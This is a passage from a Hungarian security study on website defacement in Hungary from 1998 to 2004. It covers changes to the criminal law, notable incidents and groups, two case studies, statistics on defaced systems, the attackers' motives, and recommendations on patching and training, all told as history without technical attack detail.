Az új törvények, pontosabban inkább a meglévő törvények frissítésére azért volt szükség, mert az akkor hatályban lévő és alkalmazható törvények túlságosan kijátszhatóak voltak. A sikeres támadás csak akkor vált büntethetővé, ha károkozással járt, és ez a kár bizonyítható is volt. A presztízskárokat nem büntette a törvény, és a legtöbb deface jellegű támadást ebbe a kategóriába lehet sorolni. Egy rendszerbe történt behatolás vagy az adatok módosítása még önmagában nem volt büntethető, ha az nem járt bizonyítható anyagi kárral.

Az új törvényi rendelkezések következtében már egy egyszerű az Internetes közösség és üzemeltetők figyelmét felhívó haszonszerzéssel nem járó deface jellegű támadás következtében is az elkövetőket akár két évig terjedő szabadságvesztéssel büntethetik. Csak érzékeltetésképpen a kettőtől nyolc évig terjedő szabadságvesztés (különösen nagy károkozás) az emberölés alapesetével megegyező büntetési tétel.

Egy sarkított példával tegyük fel, hogy bejut a támadó az egyik vállalat számítógépes rendszerébe, majd egy levélben felhívja a hiányosságokra a rendszergazda figyelmét. A további fejlemények az alábbi három módon alakulhatnak:

1. a rendszergazda nem törődik a levéllel, és nem javítja ki a hibát
2. a rendszergazda a behatolást jelenti a cég vezetésének, aki feljelentést tesz a rendőrségen és így a „fehér kalapos” hacker segítségnyújtását börtönbüntetéssel honorálják
3. a rendszergazda és a vezetés közös megállapodása révén nem tesz feljelentést, kijavítja a hibát, és megköszöni a figyelemfelhívást.

Nem ismert olyan statisztika, mely a fenti hármas szerinti eloszlást mutatná.

10.4.2.2 Külföldi törvénykezések

A külföldi törvénykezések szempontjából először az Egyesült Államok intézkedéseit tekintjük át. Az Egyesült Államok adatvédelmi törvényei jelentős különbséget tesznek az elektronikus és a hagyományos kartotékrendszerekben tárolt adatok védelmére vonatkozóan, mégpedig az utóbbi rovására. Az első nagy törvényi fellépés 1991-re datálható, amikor egy teljes Amerikára kiterjedő hajtóvadászatot indítottak a három betűs kormányszervek (CIA, FBI, NSA) a

számítógépes bűnözés megfékezésére, melynek tizennégy letartóztatás és négy személy bebörtönzése lett a végeredménye. Az események krónikája webes és hagyományos publikálásban is olvasható a "The Hackers Crackdown" című könyvben [HCrackDn]. Az Amerikai hatóságok akciói és egyáltalán a kérdéskör jogi intézkedései "post mortem" típusúak voltak, vagyis nem sokat segítettek az áldozatoknak.

A 2001. szeptember 11-i események óta az Egyesült Államok vezetése és állampolgárai számára tudatosult, hogy a természetes, óceánok által határolt országukat nem képes megvédeni az „ellenségtől" a partiőrség és a határőrség. A szeptemberi események mintegy erős sokként hatottak az ország lakosságára, melynek következtében az Egyesült Államok kormánya a különböző ágazatokban bevezette az úgynevezett „zéró tolerancia" elvét, ennek következtében a számítógépes bűnözőkön is igyekeztek példát statuálni a közvélemény hangulatának megnyugtatására. A hackereket terroristáknak titulálva különböző kormányszervek plusz pénzhez jutva terveik szerint hatásosabban lépnek/léphetnek majd fel az internetes bűnözés megfékezésének érdekében.

A tudatos félelemkeltésre utal a CSO (Chief Security Officer – Biztonsági igazgató) Magazin 2002. közepén történt felmérése is, melyben 1009 megkérdezett előfizető 49%-a fél attól, hogy egy az Al-Quaeda-hoz hasonló számítógépes terrorcsoport számítógépes támadást indít az Egyesült Államok ellen. A felmérés komolyságát mutatja, hogy a felmérésben részt vevők között titkosszolgálatok és különböző kormányszervek szakértői is voltak, így az általuk körvonalazott véleményre nagyobb hangsúlyt fektet/fektetett a közvélemény. Ezzel szemben, ahogyan azt tapasztaljuk, egész eddig komolyabb atrocitás nem érte az Egyesült Államok számítógépes rendszerét.

Magyarország közvetlen nyugati szomszédjában, Ausztriában a bűntető törvénykönyv 2002-es átdolgozása nyomán hazánkhoz hasonlóan szigorodtak az Internetes bűnözés büntetési tételei. Egy idegen rendszerbe történő – akár önhibáján kívül történő – behatolásért is hat hónap börtönnel súlyt az új törvény. A károkozást - melybe a defacelés is beletartozik - 2000 € feletti kár esetén 2 évvel, 40.000 € felett pedig akár 5 évvel is büntethetik. A defacelt oldalak száma – akárcsak hazánkban – nem csökkent.

10.4.2.3 Kiskapuk

A felelőségre vonás és a jogi intézkedések előli kiskapuk keresése a mai napig foglalkoztatja mindkét oldalt, egy kicsit macska-egér hajszának tűnik, a jogalkotók megpróbálnak minél jobb és pontosabban törvényeket hozni, a hackerek pedig megpróbálják új módszerekkel kijátszani azokat. Olyan, mint egy nyelv, melyben véges számú karakter van, de végtelen számú szó, mondat generálható belőle (természetesen, nem mind értelmes szó).

Képzeljük el, feltörik a Kiskapu Kft. webszerverét. Hosszas nyomozás után kiderül, hogy a támadást egy olyan ország IP tartományából intézték, ahol nincs felelősségre-vonás, törvénykezés a deface támadásokkal szemben (pl. Brazília).

A másik a jogi paragrafusok kisarkítása, mely akkor válik érdekessé, ha valakit a hatóságoknak sikerül elkapniuk. Dr. Ormós Zoltán[24] oldalán (`http://www.ormosnet.hu`) a hazai törvény alábbi mondatára hívja fel figyelmünket:

> *„Aki számítástechnikai rendszerbe a számítástechnikai rendszer védelmét szolgáló intézkedés megsértésével vagy kijátszásával jogosulatlanul belép."*

[24] Internet, informatikai-biztonsági és szerzői jogi kérdésekre szakosodott ügyvéd.

Felmerül mindannyiunkban a kérdés, hogy mi van akkor, ha a rendszer védelmét nem védi semmi, illetve ha nem mi lépünk be az adott szerverre, hanem a szerver kapcsolódik hozzánk? Érdekes kérdés, melyen érdemes elgondolkodni.

10.4.3 Kronológia (1997-2004)

Magyarországon 2004. január 31.-ig 582 regisztrált deface támadás történt, mely megállapításához a különböző régebbi mára bezárt deface archívumok lementett tükrözését és a jelenleg működő hazai illetve külföldi deface archívumokat használtuk fel.

A magyar deface kronológia részletes felsorolásához természetesen nem lenne elegendő a tanulmányban a témára szánt oldalmennyiség, ezért kizárólag a jelentősebb eseményeket említjük meg időrendi sorrendben.

1998 – www.battanet.hu

Az első regisztrált deface támadás, melyet a magyar Woodoo Hacker Crew követett el. Az áldozat Százhalombatta RedHat Linux operációs rendszer alatt futó szervere volt. A szerveren jelenleg is a fent említett linux disztribúció egy frissebb változata fut Apache 1.3.27 webszerverrel.

1999.07.15. – www.gdf.hu

A Gábor Dénes Főiskola Windows NT alapú operációs rendszeren működő weblapját egy „látogató" humoros megjegyzésekkel egészítette ki.

1999.07.20. – www.microsoft.hu

Egy magát Rebels Hacker Crew-nak nevező társaság feltöri a Microsoft Magyarország honlapját

2000. január 7. és 28. – www.elender.hu

Magyarország egyik piacvezető Internet szolgáltatóját éri átfogó hackertámadás. A cég Sun Solaris alapú kiszolgálóit feltörik, egy hónapon belül kétszer változtatják meg a cég honlapját. A témában máig a legnagyobb figyelmet kivívó hazai esemény.

2000. 02. 25. – www.amk-aldebro.sulinet.hu

Az általános és középiskolák hálózatában történt első magyar deface támadás.

2000.05.18. – www.mfa.gov.hu

Az első kormányzati szerv ellen irányuló támadás. Egy feltehetően romániai magyar fiatal, Diablo (aki nem egyszer elbüszkélkedett tettével a DalNet IRC hálózat különböző beszélgető szobáiban) felülírja a Magyar Külügyminisztérium honlapját saját üzenetével.

2001. 02. 12. – www.csiszar.hu

A magyar Haxor Nation Crew csapat Csiszár Jenő műsorában elhangzottakra reagálva feltöri a műsor oldalát. A csapat a későbbiekben még egyéb jelentős honlapokat tör fel, többek között Linuxos oldalakat valamint a később elfogásra került egyik Elendert feltörő személy weboldalát

2001.03.12. – www.soros.hu

Egy másik magyar csapat (Fearless Criminal Force) megváltoztatja a Soros Alapítvány honlapját.

2001.03.24. – www.mehib.hu

Támadás éri a Magyar Export-Hitel Biztosító Rt.-t. A cég honlapját kis időre felülírják. Jelentősége, hogy magyar viszonylatban a mai napig az első és egyetlen pénzintézeti honlap ellen irányult nyílt támadás volt. A cég állítása szerint mely több írott és elektronikus sajtóban is olvasható volt a támadók nem fértek hozzá a belső hálózaton működő adatbázis szerverhez ezért a biztosító nem is tett feljelentést a hatóságoknál.

2001.05.31. – www.miep.hu

Az első politikai párt elleni deface támadás. A magát Fiatal Anarchisták Szövetségének nevezett társaság feltörte a Magyar Igazság és Élet Pártjának Windows alapú szerverét és a megváltoztatott oldalon szélsőséges üzenetet hirdetett a párttal szemben.

2001.10.01. – www.nbh.hu

Megváltoztatják a Nemzetbiztonsági Hivatal nyitóoldalát. „Pistikéék" aláírással egy csoport saját üzenetet helyez el melyben a Világkereskedelmi Központ elleni támadás kapcsán az Egyesült Államokat és Magyarországot bírálták. A hivatal honlapja egyébként egy külső webhosting-gal is foglalkozó informatikai cég egyik kiegészítő szerverén futott. A Nemzetbiztonsági Hivatal számítógépes rendszerétől függetlenül.

2001.11.12. – www.mtv.hu

Román elkövetők megváltoztatják a Magyar Televízió honlapját. Nemtetszésüket fejezik ki az FBI, az Egyesült Államok és Magyarországgal kapcsolatban. A kiszolgáló egy RedHat Linux operációs rendszer volt, melyen valószínűsíthetően a nem frissített SSH démon (terminál-hozzáférés) hibát kihasználva jutottak be az elkövetők.

2002. április 1.

Életbe lép a deface tevékenységet is büntetendő törvény. 2002. április 1. óta a hazai és külföldi deface archívumok, hírforrások nem regisztráltak olyan támadást, mely vélhetően magyar elkövetőkre utal, azonban a deface típusú támadások nem csökkentek. A hazai elkövetők „helyét" átvették a brazil és egyéb külföldi/tengerentúli script kiddie csapatok, akiket legfőképpen az alacsony szintű képzettség illetve a tömeges defacelés jellemez.

2003. decembere

Magyarországra is elérkezett az „újhullám". Külföldi többnyire script kiddie csapatok végig szkennelt tartományokban lévő „foltos" gépek nyitóoldalát változtatják meg és írják felül saját üzenetükkel.

10.4.4 Hazai csapatok szerkezeti felépítése

Hazánkban a deface típusú támadásoknak nincs akkora hagyománya, mint a tengerentúlon és a fejlettebb nyugati országokban. Erre utal az is, hogy viszonylag későn jelentkeztek az első deface támadások is. A tengerentúlon a 90-es évek elején a hackerek célpontjai főleg a kormányzati szerverek, multinacionális vállalatok voltak. Nem csupán a saját magukra történő figyelemfelhívás volt a célja az elkövetőknek.

A hazai életben a kezdeti deface támadások bizonyos cégek, személyek ellen irányultak melynek célja az adott „áldozaton" történő revans vétele volt. Ebbe a kategóriába sorolható a Gábor Dénies Főiskola, a BattaNet, az Elender, a Scene.Hu, a parker.hu és egyéb hazai defaceoldalak „megszületése" is. Erre utaló nyomok a deface oldalon történő utalások a rendszergazda és az üzemeltető számára, valamint a rendszergazdák válaszüzenetei a támadások után.

Hazánkban a média és a filmek (Mátrix, AntiTrust – Bízd a hackerre, Hacker II.) hatására egyre több fiatalban fellobbant egy láng, mely arra ösztönözte őket, hogy kiemelkedve a tömegből ők is tartozzanak valahova, megmutassák, hogy nem szürke emberek. A legtöbb ebből a körből kikerült fiatal leragadt a script kiddie szinten. Vagyis minimális tudásanyaggal a hátuk mögött főleg az Internetről letöltött pár órás keresgélés után hozzájutott programok segítségével többnyire alig vagy egyáltalán nem védett weboldalak nyitóoldalát cserélték le. Egy-két nagyobb horderejű deface támadástól eltekintve (mint például a `http://www.linux.hu`) főleg kisebb támadások jellemezték a hazai „eredményeket".

A deface támadásokat támadó szempontjából három csoportba sorolhatjuk:

- egyéni akciók
- több személy által elkövetett támadás
- ismeretlen elkövető

Mivel akár idehaza, akár külföldön is kevés olyan szakképzett, elhivatott és tehetséges ember él, aki egymaga komolyabb exploitot tudna írni, illetve kellőképpen ki tudna alakítani kapcsolatokat friss, nem publikált hibákat kihasználó exploit cserélgetésért külföldi csapatokkal, ezért nagyobb

horderejű egyéni támadásról *nem beszélhetünk*. Magyar viszonylatban említésre méltó „Obotak" munkássága, aki 2000 és 2001 között 8 nyitóoldalt cserélt le saját üzenetére, ezek között szerepel a Budapesti Rendőr Főkapitányság, a Számalk Rt. és a MorphoLogic Informatikai cég. A nagy nevek mellett gyenge, védtelen Windows NT alapú operációs rendszereken futó gépek vannak/voltak melyek nagy részét a "unicode bug"-os (forráskódban elkövetett fejlesztői hanyagságból eredő hiba, ld. [SaveAs]) deface hullám lefutásában törte fel a nevezett elkövető.

2001 közepén „sejhaj" álnévvel defacelt „Obotak" újabb – korántsem meglepő módon – Windows NT gépeket. Egyébként az álnévről az egyik magyar hackercsapat deface oldala árulkodik

(forrás: `http://core.koga.hu/defaced/mirror/2001/04/24/www.scene.hu/`)

A több személy által elkövetett – magát a csapatot szokás crew-nak hívni – esetek közül már több említésre méltó van hazánkban is. Tulajdonképpen a legtöbb hazai elkövető által véghezvitt nagyobb horderejű támadást csoportok intézték. Ezek közül az alábbi csapatokat lehet kiemelni:

Y3K Csoport

Ehhez a csapathoz köthető az Elender Rt. ellen véghezvitt két támadás. A csapat elkövetőit, akik később nyilatkoztak a kapu.hu portál chatjén is, a rendőrség elkapta.

Haxor Nation Crew

Több említésre méltó deface a csapathoz köthető. A `http://www.linuxvilag.hu` , a `http://www.csiszar.hu`, a `http://www.scene.hu` és az Interware egyik „kisegítő" webszervere. A deface oldalak profizmusról árulkodnak hazai viszonylatban. Némely feltört oldalon részletesen leírják a támadás menetét. A támadások némelyike erősen személyes jellegről árulkodik, ahol erős, nyílt szóbeli támadás éri több Internet szolgáltató vezető szakemberét.

Fearless Criminal Force

Az első és eddig egyetlen pénzintézeti tevékenységgel tevékenykedő részvénytársaság (Magyar Export-Hitel Biztosító Rt.) nyitóoldalának lecserélése, két regionális Internet szolgáltató defacelése (`http://www.balatone.hu`, `http://www.datatrans.hu`) és a Soros Alapítvány honlapjának megváltoztatása írható a számlájukra. A feltört gépek listáján Windows NT alapú, Linux és BSD alapú rendszerek vannak. Az egyetlen magyar csapat, mely több külföldi weboldalt is lecserélt (például az ETMNetwork Sun Cobal Unix alatt futó rendszerét) és 1997 óta jelen van mind a vírusírás, mind a számítógépes programok feltörésében.

Ismeretlen (vagy névtelen) elkövető(k) által véghezvitt támadások közül kevés említésre méltó van hazai viszonylatban. Ezek közül a Veszprémi Egyetem LUG (Linux Users' Group), az orvosok adatbázisát tartalmazó `http://www.vitalitas.hu` oldal illetve a Gábor Dénes Főiskola honlapjának felülírása a három legfontosabb. Ezen három feltörés jellemzője, hogy az elkövető nem helyezett fel új nyitóoldalt a szerverre, csupán beleírt a nyitóoldalba.

10.4.5 Nevezetesebb esetek esettanulmányai

Jelen anyagban a tanulságokat tartjuk fontosnak, így a cégneveket megváltoztattuk a történetekben.

10.4.5.1 Az „M&S" botrány, és ami kiszivárgott

Az eddig történt legnagyobb port felkavart defaceléssel egybeköthető hackertámadás 2000 januárjában történt. Az elkövető sajtótájékoztatót tartott a médiák számára a Kapu.Hu internetes portál chatjén.

A logfájlból - mely több internetes oldalon olvasható a mai napig - több hasznos információ is kiszűrhető. Egyrészről a „bendeguz.emendes.hu” kiszolgáló volt az első a feltört „M&S” gépek listáján. Ezen a nyilatkozó állítása szerint Sun Solaris 5.7 operációs rendszer futott szabvány általános telepítéssel a biztonsági hibákat befoltozó programok nélkül. A rendszerbe a symlink-es hiba segítségével szereztek rendszergazdai jogosultságokat (bővebben a hibáról angolul a http://p.ulh.as címen). Az motiváció - ahogy a társalgóban nyilatkozó hacker fogalmazott - az „M&S” „bénázása”, tehát lejáratása volt. A nyilatkozatból kitűnik, hogy az elkövető nem félt a hatóságok felelősségre-vonásától, vesztére. Mint ahogy már a fejleményeket ismerjük, a rendőrség elkapta az elkövetőket.

Ennek az esettanulmánynak a leírása előtt érdemes megjegyezni, hogy a legtöbb hackercsapat kis közösségekből áll, melynek tagjai az Internetes kommunikáció különböző csatornáin keresztül (például valós idejű beszélgetés lásd: IRC) tartják egymással és más közösségekkel a kapcsolatot nem publikált hibákat kihasználó hackerprogramok (“0-day exploits”, melyek olyan biztonsági hiányosságokat kijátszó programok, melyeket még nem publikáltak nyilvános fórumokon, ld. 3.10.7.1) cserélgetésére és egyéb tevékenység elvégzésére. Nem feltétlenül a defacelés, hackerkedés ezen csapatok elsődleges összekovácsolója.

2000. november 27-én Balázs, az M&S Internet szolgáltató rendszergazdája az #ugribugri csatornán *beeONEbee* becenévvel szóváltásba került két a számítástechnikai biztonságtechnikában közepesen jól képzett fiatallal. Balázs nem igazán figyelt oda sem saját gépének, sem a céges kiszolgálóknak a biztonságára. Mivel az IRC-n legtöbbször a beszélgető valódi hoszt/IP címét is egyszerűen megtudhatjuk a **/whois** parancs segítségével, ezért a két fiatal DCKo és szabNULLA először a rendszergazda gépének biztonsági hiányosságait kihasználva behatoltak Balázs Windows alapokon futó operációs rendszert használó gépébe, majd ott különböző technikák segítségével hozzáférést szereztek az M&S Internet szolgáltató egyik szerverére. A következő lépcső a revans során az adott szerveren a rendszergazdai jogok megszerzése volt, mely elengedhetetlen a belső hálózaton történő adatforgalom lehallgatáshoz, ugyanis az operációs rendszer a hálókártya promiscuous módban történő használatát ehhez a jogosultsághoz köti. Ezen a gépen a rendszergazdai jogosultságokat egy akkor még nem publikált, de a csapatok nagy része által már ismert félig-meddig 0-day exploitnak számító programmal sikerült megszerezni a SUN Solaris alapú rendszereken.

A cég belső hálózatának figyelése során a többi géphez is sikerült rendszergazdai vagy felhasználói jogosultságokat szerezni a hálózaton történt titkosítatlan adatkommunikáció során. A többi kiszolgálón is ugyanez az operációs rendszer futott, melynek hiányosságait a rendszergazdák, ha akarták volna, sem tudták volna kijavítani javítócsomagok segítségével, így tulajdonképpen védtelenné váltak a támadókkal szemben. A támadás során a különböző kiszolgálókra rövid időre hátsó bejáratokat (backdoor) helyezett fel a két elkövető.

DCKo és szabNULLA úgy gondolta, a legjobb revans a rendszergazda számára az, ha a cég webes kiszolgálójának defacelésével lejáratják, valamint kipakolják több ezer felhasználó jelszavát a nyitóoldalra. Ehhez a “John The Ripper” nevű programot használták. A jelszavakat tároló árnyékfájlt (/etc/shadow) bruteforce módszerrel törték. A munkát, melyet természetesen ugyancsak feltört gépekről végeztek a naplófájlok tisztításával zárták. Az ügy nagy botrányt kavart, melynek hatására a rendőrség nyomozásba kezdett. Az elkövetőket a fiatalabb szabNULLA túlfűtöttsége és a médiák számára tartott chates nyilatkozat alapján fülelte le a rendőrség majd jutott egyik idősebb társához is.

A bíróság felmentette az elkövetőket (2004 májusában), mert cselekedetük időpontjában a fentebb már idézett törvény, mely szerint hasonló cselekedetért akár évekre börtönbe kerülhettek volna, nem volt még érvényben.

10.4.5.2 Az X-tra "hack" és következményei

A tulajdonos cég szerint a „törjetek_meg" szerverével és az „X-tra" ingyenes tárhelyen indított warez oldalak törlése miatt bizonyos körök érdekeit sértette. Rövid keresgélés után sikerült ennek az érdekcsoportnak biztonsági hibát találni az „X-tra" webes feltöltő részében. Ennek segítségével a webszerver gyökérkönyvtárától kezdve rekurzívan az összes könyvtár írható/olvashatóvá vált. Ez egyrészről a helytelen konfiguráció, másrészről a rosszul megírt webes portál hibájából adódott. A hibát figyelmeztetésképpen akkor az egyik magyar biztonságtechnikával, hackerkedéssel foglalkozó oldal publikálta mintegy figyelemfelhívásként. Egy fiatalkorú, MaD_MiND becenévvel a leírást elolvasva sikeresen elhelyezett egy `index.html` kiterjesztésű fájlt az X-tra webes gyökérkönyvtárában.

Érdemes megjegyezni, hogy a hiba további boncolgatása során az elkövetők akár lokális (és később rendszergazdai) jogosultságokat szerezhettek volna. MaD_MiND képzetlenségére utal az a tény is, hogy képtelen volt megállapítani a webszerver nyitóoldalát. A szolgáltatás ezen „apró hiba" következtében két hétre leállt és elég erősen kiásta két érdekcsoport között az árkot. A vezető és MaD_MiND hozzáállásának következtében jelentek meg az őket erősen lejáró, pocskondiázó deface oldalak tömkelege (`http://www.linux.hu`, `http://www.csiszar.hu`, `http://www.linuxvilag.hu`, `http://www.mehib.hu`). Erre az időszakra datálható a legnagyobb magyar eredetű deface hullám.

10.4.6 Statisztikák és a motiváció kvizsgálata

Az alábbi fejezet első részében statisztikai szemszögből vizsgáljuk a magyar defaceket néhol összevetve a nemzetközi helyzettel, majd a fejezet második részében megpróbáljuk a „miért"-re megadni a választ.

Elsődlegesen a hazánkban feltört gépek operációs rendszer megoszlását kívánjuk elemezni. A különböző operációs rendszerek fejlesztői, néhány fanatikus Linuxos néha hangzatos szavakkal kívánják a másik operációs rendszer biztonsági hiányosságaira felhívni a figyelmet megfelelő bizonyítás nélkül.

AIX	FreeBSD	IRIX	MacOSX	Solaris	Win NT	Linux
1	281	2	1	5	83	209
	48%			1%	14%	36%

Táblázat 39. Deface támadást szenvedett gépek operációs rendszerének eloszlása

A diagram és az alábbi táblázat jól mutatja, hogy hazai viszonylatban a defacelt webszerverek több mint 84%-án nyílt forráskódú UNIX szerű operációs rendszer fut, míg csupán 14%-a fut vagy futott Windows NT alapú rendszeren. A Zone-H nemzetközi felmérése is hasonló eredményt mutat, itt a feltört gépek kicsivel több, mint 70%-a fut UNIX, míg kevesebb, mint 30%-a fut Windows alapokon.

Az hogy egy rendszer mennyire biztonságos, nem lehet megállapítani a futtatott operációs rendszerből, mivel minden rendszernek megvannak a maga előnyei és hátrányai. Például a hazai listát vezető FreeBSD-t használja nagy sikerrel az Egyesült Államok egyik vezető co-location szolgáltatója, a NYI.Net (New York Internet). A Nektor IT Security munkatársával folytatott egy korábbi beszélgetés kapcsán arra jutottunk, hogy a legtöbb feltört szerver az üzemeltető/rendszergazda lustaságából adódik, aki nem telepíti fel időben vagy egyáltalán a megfelelő javítócsomagokat az általa karbantartott gépre.

A feltört oldalak „hovatartozását” tekintve az alábbi értékeket tünteti fel az archívum:

Cím	Rész
.com	37.8%
.de	9%
.br	6.8%
.net	6.6%
.org	4.5%
.uk	3.4%
.it	3.2%

Cím	Rész
.nl	1.4%
.ar	1.3%
.ch	1.2%
.pl	1.2%
.at	1.2%
.dk	1%
.au	1%

Cím	Rész
.tw	0.8%
.kr	0.8%
.mx	0.7%
.info	0.7%
.us	0.6%
.cn	0.6%
.za	0.6%

Cím	Rész
.be	0.6%
.ca	0.5%
.cl	0.5%
.edu	0.5%
Egyéb	13.6%


Táblázat 40. A feltört nemzetközi oldalak hovatartozásának aránya

Egyrészről láthatjuk az Egyesült Államok a maga 0,6%-ával csupán a 19. helyezést érte el holtversenyben Kínával, a Dél-Afrikai Köztársasággal és a 22. Belgiummal, amely kimagaslóan jó eredmény az USA-ban futó webkiszolgálók számát tekintve. Másrészről hazánk nincs benne az első 25 listájában. Azonban az egyre növekvő Brazil és egyéb Dél-Amerikai elkövetők napról-napra egyre gyakoribb deface típusú támadása úgy gondolom nem sok jót jelent a jövőre nézve mind hazai mind nemzetközi tekintetben, ha a rendszergazdák nem lesznek kellőképpen felkészülve a támadásukra.

A statisztikákban szereplő adatok hamar elavulnak pár hónappal később, ezért ajánljuk a Symantec által minden évben rendszeresen megjelenő felmérést a jövőre nézve ld. [Symantec1] és a többi kötetet.

10.4.7 Motivációk vizsgálata

Az egyik elsődleges és legalapvetőbb motiváció talán annak a demonstrálása, hogy az ember, az adott illető meg tudja csinálni, képes rá, erre is utal a hackerek egyik szállóigévé vált mondata: “Why? Because We Can.” („Miért? Mert képesek vagyunk rá!”). Természetesen sok misztifikált jelmondat és történet is kapcsolódik a hacker-világhoz, de ezekkel most nem foglalkozunk ebben a tanulmányban.



Ábra 65. Deface támadást végzők motivációs eloszlása

A fenti diagram a Zone-H Internetes portál felmérése alapján készült. A kérdőívek segítségével a defacelés okára voltak kíváncsiak az oldal munkatársai. Láthatjuk, hogy az okok legtöbbjére a válaszadók a „viccből" választ adták. Jelentős azok száma is, akik ok nélkül változtatnak meg nyitóoldalakat. Csupán a megkérdezettek 11,60%-a tekinti kihívásnak egy szerver feltörését és a nyitóoldal megváltoztatását. Tudásának csiszolása érdekében 11,1% ír felül weboldalakat. Hazafiassági és politikai okokból egyaránt 9,7% - 9,7% indít deface támadásokat. Célzottan az oldal ellen csupán 2%.

Az, hogy egy főleg fiatalkorú embert mi vezet ilyen cselekedet végrehajtásához nehéz megállapítani, mindenestre elég sok szakirodalom foglalkozik a témával, ennek egy kisebb része elérhető magyar fordításban is. A szakirodalom megállapítása szerint a számítástechnika iránt érdeklődő, azonban visszahúzódó természetű emberek egy része ebben látja a kitörést, a megbecsülés megszerzésének egyik útját. A deface oldalakkal, különböző szerverek feltörésével elismertséget és hírnevet szerezhetnek, valamint a még mindig hozzá nem értő többség és a számítástechnikára egyre nagyobb mértékben alapuló mindennapi élet csodálattal és félelemmel viseltetik az elkövetők felé. Az ilyen módon megszerzett hírnév vagy éppen hatalomvágy pozitív érzést kelt az elkövetőkben.

10.4.8 Következtetések

A törvénykezés, mint olyan kell, "de gustibus non es disputandum" (az ízlésről nem vitatkozunk), de a törvény olyan személyeket is büntet, akik jó szándékkal próbálják mindenféle károkozás nélkül önként, ingyen segíteni a rendszergazdák munkáját. Ezen a téren remélhetőleg az idő folytán előrelépést tapasztalhatunk. A fiatal generáció azon részének, akik tényleges kárt nem okoznak, börtönbüntetés helyett inkább a társadalomba való visszailleszkedését kellene segíteni. A tényleges anyagi károkat okozó elkövetőket (adatok törlése, módosítása stb.) a jelenleginél súlyosabban is lehetne büntetni.

Tökéletes biztonság nem létezik. A felsorolt példákból is kiderült, hogy a legtöbb biztonsági hiba nem a támadó képzettségére, hanem a rendszergazda képzetlenségére vagy hanyagságára utal.

Amerikában a Központi Bűnüldöző Hivatal (FBI) IT biztonságtechnikával foglalkozó intézete, a CSI (Computer Security Institute) tart neves előadókkal költségtérítéses konferenciákat, ahol intenzív biztonságtechnikai tanfolyamokat tartanak az érdeklődő rendszergazdák és biztonságtechnikai szakemberek számára. Ehhez hasonló kezdeményezés megfelelő támogatottsággal hasonlóan sikeres eredményeket hozna itthon is, de kevés a fizetőképes kereslet. Az oktatóanyagok kifejlesztését is támogatni kellene, bár erre van néhány jó példa is manapság (ld. `http://www.itktb.hu` címen elérhető anyagokat az eddig elkészült pályázatok alapján, avagy a `http://www.biztostu.hu` portált).

A következő dolog, amit érdemes lenne szem előtt tartani, a kevésbé szakképzett külföldi elkövetők (script kiddie) tömeges támadássorozata, mely mára globális problémává vált. Ezen támadások ellen a leghatásosabb védekezés a számítógépre kötött kiszolgálók minél gyakoribb frissítése, patchelése lenne (ld. `http://www.zone-h.org` deface archívum). A feltört oldalak döntő többségét ma dél-amerikai és távol-keleti „csapatok” változtatják meg. A támadások főleg egy bizonyos IP tartományon belül lévő, azonos operációs rendszereket használó, kisebb jelentőségű gépeket fed le.

* * *